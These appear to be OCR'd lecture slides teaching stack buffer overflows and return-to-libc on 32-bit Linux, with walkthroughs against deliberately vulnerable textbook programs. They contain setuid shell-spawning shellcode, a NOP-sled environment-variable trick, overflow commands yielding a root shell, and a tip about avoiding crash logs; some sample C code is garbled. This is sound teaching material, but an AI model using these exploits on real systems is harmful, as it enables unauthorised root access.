


Return to lib c

Hurdles:


- finding "`/bin/sh`" in memory
  - not uncommon, and can be found with a memory analyzer (i.e. memfetch)
  - can be an environment variable! :D
- figuring out how to pass it to `system()`
  - arguments get pushed onto the stack in reverse order
  - pass a pointer to "`/bin/sh`" or put it there?
    - usually easier to pass a pointer!

- getting the vulnerable process to exit cleanly
  - by calling `exit()`
    - When `system()` returns, it will point here



Inside system()

system(const char *command)



DEMO #2

return to lib c

Goto slides @ the end to see walkthroughs

Next Time

- Shellcode
- Heapspray
- SEH hacking
- Real World Countermeasures
  - ASLR
  - DEP
  - Stack Cookies (/GS Protection)
  - Safe SEH
- And how to get around them

Resources

Linux process memory layout


Program scratch space
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers

dynamic space
malloc(...)
new(...)

Uninitialized global & static vars
named BSS by old convention

Initialized global & static variables

machine instructions / code segments



0xFFFFFFFF

0x00000000

Alternate view for linux process memory layout


machine instructions / code segments->

Initialized global & static variables ---->

Uninitialized global & static vars ------>

dynamic space ---------->
malloc(...)
new(...)

Program scratch space ---------->
local (scoped) variables,
environment variables,
passed arguments,
return instruction pointers



Low memory

High memory

Tools for testing/discovering Buffer Overflows

Windows

- winDBG
- OllyDBG
- IDA
- immunityDBG
- python

Linux

- **gdb, valgrind**
- gcc/g++
- vi/vim/emacs
- **bash and perl/python/ruby**
- **cat / netcat**
- **readelf**
- **objdump**
- **ltrace**
- strace
- ROPeme
    - We will cover Return Orient Programming attacks next time

Exploit/Shellcode/Vuln Databases

- http://www.exploit-db.com/search/
- http://projectshellcode.com/
- http://www.shell-storm.org/shellcode/

- http://nvd.nist.gov/
- http://cve.mitre.org/

Credits

Many thanks and credit goes to the following for the material on fuzzing:

[1] Mitch Adair - UTDallas Computer Security Group. http://utdcsg.org/csg/

Demo#1 Walkthrough

Use these commands to do what I did at home.

An example

We're going to exploit the stack frame to change the return address to jump to shellcode that we've hidden in the environment variables

Lets use auth_overflow2.c from HAOE.

With the live cd, compile auth_overflow2.c with the following commands:

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c -o auth_overflow2
reader@hacking:~/booksrc $ sudo chown root:root ./auth_overflow2
reader@hacking:~/booksrc $ sudo chmod u+s ./auth_overflow2
                                                    ^ (set suid bit)
```

* I simply set things as root, and suid to easily verify if the exploit works, otherwise might have to break out strace to prove the exploit worked, and that you spawned a NEW shell, instead of returning to the old one :)

x/24s $esp + 0x1FF

Our shellcode

setup file "shellcode.hex" to contain:
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80

Shellcode conversion

We need it in binary form. So run the following in bash:

$ for i in $(cat shellcode.hex); do echo -en $i; done > shellcode.bin

Then shellcode.bin will be in binary.

$cat shellcode.bin
this will give us a bunch of garbage (thats ok)

Environment Variables :)

put the shellcode into environment variables, with a healthy nop-sled.
$ export SHELLCODE=$(perl -e 'print "\x90"x200')$(cat shellcode.bin)

check the result via:
$ echo $SHELLCODE

Finding the env vars on the stack with gdb

$ gdb ./auth_overflow2

(gdb) break main
(gdb) run
//finds the environment variables on the stack
(gdb) x/24s $esp + 0x1FF
0xbffff8ff: "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9c7:
"\220\220\220\220\220\220\220\220\220\22011  1  \231   \200j\vXQh//
shh/bin\211  Q\211  S\211\200"
0xbffff9f5: "TERM=xterm"
0xbffffa00: "SHELL=/bin/bash"
0xbffffa10:
"GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa4b: "WINDOWID=20971602"
0xbffffa5d: "USER=reader"

0xbffff9c7 is going to be our target return address... right in the middle of that sweet NOP sled

SMASH THE STACK

```
$ ./auth_overflow2 $(perl -e 'print "\xc7\xf9\xff\xbf"x40')
sh-3.2# whoami
root
sh-3.2#
```

^ Remember, x86 architecture is little endian

or use python:

```
$ ./auth_overflow2 $(python -c "print '\xc7\xf9\xff\xbf'*40")
```

Demo #2 walkthrough

ret to lib c

vuln.c

Provided by the HAOE book.

Really simple

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

We're going to demonstrate return to libc with this

getenvaddr.c

Provided by the HAOE book.
Lets you find where on the stack an env variable is
We're going to use it to find our " /bin/sh" string

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]){
     char *ptr;
     if(argc < 3) {
          printf("Usage: %s <environment variable> <target program>, argv[0]);
          exit(0);
     }
     ptr = getenv(arg[1]); /*get env var location */
     ptr += (strlen(argv[0] - strlen(argv[2]))*2; /*adjust for program name */
     printf ("%s will be at %p\n", arg[1], ptr);
}
```

What we need to do

1. Find the address of system()
2. Find the address of exit()
    a. if we want it to be clean (will seg fault otherwise)
        i. seg faults can leave logs!
3. Find the address of "   /bin/sh" on the stack
    a. we're going to do this to put it in the environmental variables:
        i. export BINSH="   /bin/sh"
4. Locate the RET value on the vulnerable program's stack

Find system() and exit()

```
int main(){
system();
exit();
}
```

Use GDB to find their addresses

Have all the addresses

system = 0xb7ed0d80
exit = 0xb7ec68f0
pointer to "/bin/sh" = 0xbffffe5d

These may differ for you

Now to find the RET value on the stack

can do it by binary fuzzing, or examining the stack values with GDB

the ret-to-libc exploit

```
$ ./vuln $(perl -e 'print "ABCD"x7 .
'\x80\x0d\xed\xb7\xf0\x68\xec\xb7\x5b\xfe\xff\xbf"')
```

Should give us:

sh-3.2#